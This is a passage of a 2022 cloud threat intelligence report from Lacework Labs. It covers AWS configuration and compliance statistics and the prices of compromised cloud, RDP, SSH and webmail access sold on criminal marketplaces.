LACEWORK LABS

Cloud Threat Report

VOLUME THREE | 2022



LACEWORK®

Contents

Executive summary

Threat actors continue to refine their techniques in order to gain illicit access to cloud data and resources. Whether they are taking advantage of configuration mistakes, exploiting vulnerabilities in targets' supply chains, or adapting malware for nearly undetectable use in Linux environments, bad actors never miss an opportunity to cash in. However, defenders can use the power of the cloud to re-level the playing field.



In this report, we share our recent findings across four areas of cloud security. Our key takeaways include:

Cloud security posture

- Certain insecure configurations in popular Amazon Web Services (AWS) cloud services such as IAM, S3, and EC2 became more common over the past six months.
- We saw an uptick in cloud access for sale, not only in the "Big 3" cloud service providers (CSPs), but also in tier-2 and tier-3 providers.
- Targeting insecure Docker APIs and strategically hosting malicious containers are becoming increasingly popular techniques.

Vulnerabilities & software supply chain

- Apache Log4j is the most widespread critical vulnerability we saw and was used in almost a third of malware infections in the past six months.
- Log4j and the compromise of NPM package ua-parser-js show the increasing risk of third-party libraries.
- Confluence CVE 2021-26084 and Log4j show us opportunistic threats like Muhstik can take advantage of newly disclosed remote code execution (RCE) vulnerabilities in 48 hours or less.

Runtime threats & Linux malware

- In our data, XMRig is the tool most commonly installed by attackers, and Muhstik is the most common malware family.
- Threat actors continue to port Windows malware to Linux; ransomware operators continue to target virtual machine vulnerabilities; and detection rates for sophisticated malware remain very low, creating a concerning trend for the future of cloud workload security.
- Threats to the cloud continue to evolve their malware to enable new C2 protocols, quickly adopt payloads for new vulnerabilities, and take advantage of programming languages like Golang for malware development.

Proactive defense & intelligence

- Canary tokens are a great proactive defense tool to catch account compromises and detect attacker actions.
- Honeypots offer a way to capture cloud-related threats and gather intelligence to improve detection.

Cloud security posture

Cloud security posture mistakes open the door for attackers to gain initial access, establish persistence, escalate privileges, and impact protected data.

Over the past six months, insecure configurations were found in 72% of environments we monitored. The most common risks were found in the AWS services IAM, S3, and EC2. These services are key to operating in AWS and are also the most popular services for attackers to abuse. We saw more than 50% of environments did not require multi-factor authentication (MFA) for delete operations. While this recommendation can be challenging to implement in practice, **it can disrupt data extortion scenarios in the event of unauthorized access.**

72% were found to have insecure configurations

50% did not require MFA for delete operations



Top compliance violations by market segment



Percentage of compliance violations across segments



While these violations are significant concerns in all environments, **there is also variation between market segments.** Large enterprises, for example, tend to have fewer permissions-related violations than other segments, perhaps due to larger compliance budgets and more regulatory scrutiny. In general, a smaller fraction of **Commercial and Large Enterprises have compliance violations (65% and 69%, respectively) compared to SMBs (78%).**

Analyzing this dataset over time, we find some insecure configurations becoming less common, such as IAM policies that give full administrative access to some users, unnecessarily permissive security groups, and lack of regular rotation of SSH keys.

This shows some best practices are becoming widely adopted. Despite the complexity of configuring cloud environments, **automated tools that identify and remediate configuration errors can effectively raise the bar against common attacks.**

Compliance violations trending down



- Ensure IAM policies are attached only to groups or roles
- Do not setup access keys during initial user setup for all IAM users that have a console password
- Ensure public ssh keys are rotated every 30 days or less
- Ensure IAM policies that allow full *:*\" administrative privileges are not created"
- Lambda Function should not have Cross Account Access
- Ensure no security groups allow ingress from 0.0.0.0/0 to port 22
- IAM user should not be inactive from last 30 days or more
- Lambda Function should not have Same IAM Role for more than one lambda function

Compliance violations trending up



- Security Group should not accept traffic other than 80 and 443
- Security Group should not be open to all (unrestricted)
- Load Balancers should have Access Logs enabled
- Ensure access keys are rotated every 180 days or less
- Ensure Flow Logging for VPC is enabled and active
- ELB should have valid and secure security group
- Ensure rotation for customer created CMKs is enabled
- Ensure access keys are rotated every 350 days or less

Some compliance violations are becoming more common, however, reflecting the challenges the industry faces in securing cloud environments. AWS key rotation processes and appropriate monitoring are key issues frequently overlooked.

There are many ways an attacker can leverage these insecurities to accomplish their objectives. One of the most concerning are marketplaces where attackers gather access and **resell it to the highest bidder.**

The business model of cloud access brokers



Initial Access Brokers (IAB) traditionally focus their efforts on the sale of access to Web Shells, Remote Desktop Protocol (RDP), Secure Shell (SSH), and applications such as Citrix or VMware. However, cybercriminals also recognize the utility of access to cloud management infrastructure, and the massive return on investment if effectively utilized.

By tracking these adversaries over time, Lacework Labs has noted a marked increase in the number of accounts for sale. Access to AWS is starting to be commonly sold in forums and marketplaces, with storefronts adding cloud infrastructure access for both personal and business accounts at surprisingly low rates. On average, **the price of a compromised AWS account is roughly $40 USD, with corporate accounts being offered for as low as $300 USD and upwards of $30K USD.**

While AWS is one of the most popular providers of cloud services, they make up **only 16% of overall hosting account resales in our findings,** with HostGator and Bluehost combined making up half of all accounts listed for sale. In terms of cost, Enom and Ionos have a significantly higher average asking price, likely due to the fact they are primarily used for eCommerce applications and can include additional information such as credit cards and related payment data.



Top hosting accounts for sale by provider



While AWS is one of the most popular providers of cloud services, they make up only

16%

of overall hosting account resales in our findings

When it comes to direct access to Windows Hosts via Remote Desktop Protocol (RDP), AWS EC2 instances were the most common choice by a longshot. **Credentials to log in to AWS EC2 instances made up over 90% of all available RDP assets and averaged $10/host across marketplaces.** The average price of RDP access to Huawei assets is skewed by a single corporate asset offered at a substantially higher price than the other, likely individual, assets.



RDP accounts for sale per provider



SSH access to compromised Linux servers is significantly more diversified across hosting providers. Lacework Labs' analysis showed Digital Ocean and AWS make up roughly half of all SSH access to Linux assets for sale in the marketplaces. While we cannot confidently explain the large variation in average asset prices between hosting providers, we suspect it is **based on the ease of attainment and abundance of some asset classes.**



SSH accounts for sale per provider - top 10



Perhaps the most noteworthy among these metrics are those related to compromised webmail access. Spam, phishing, and other email scams are core components of any criminal network, so we were not surprised to find a mountain of available webmail accounts offered up on marketplaces of all types. What was interesting is that more than a third of all email accounts listed for sale belong to universities, colleges, and other educational institutions. The abundance of educational institutional email accounts available for resale highlights the ubiquity of university email access and value these accounts can bring. Often educational emails can be used for free services, discounts, and more. And for large-scale crimeware organizations, they provide another avenue for spam relay and access to a wide swath of new target emails.



Webmail availability by provider

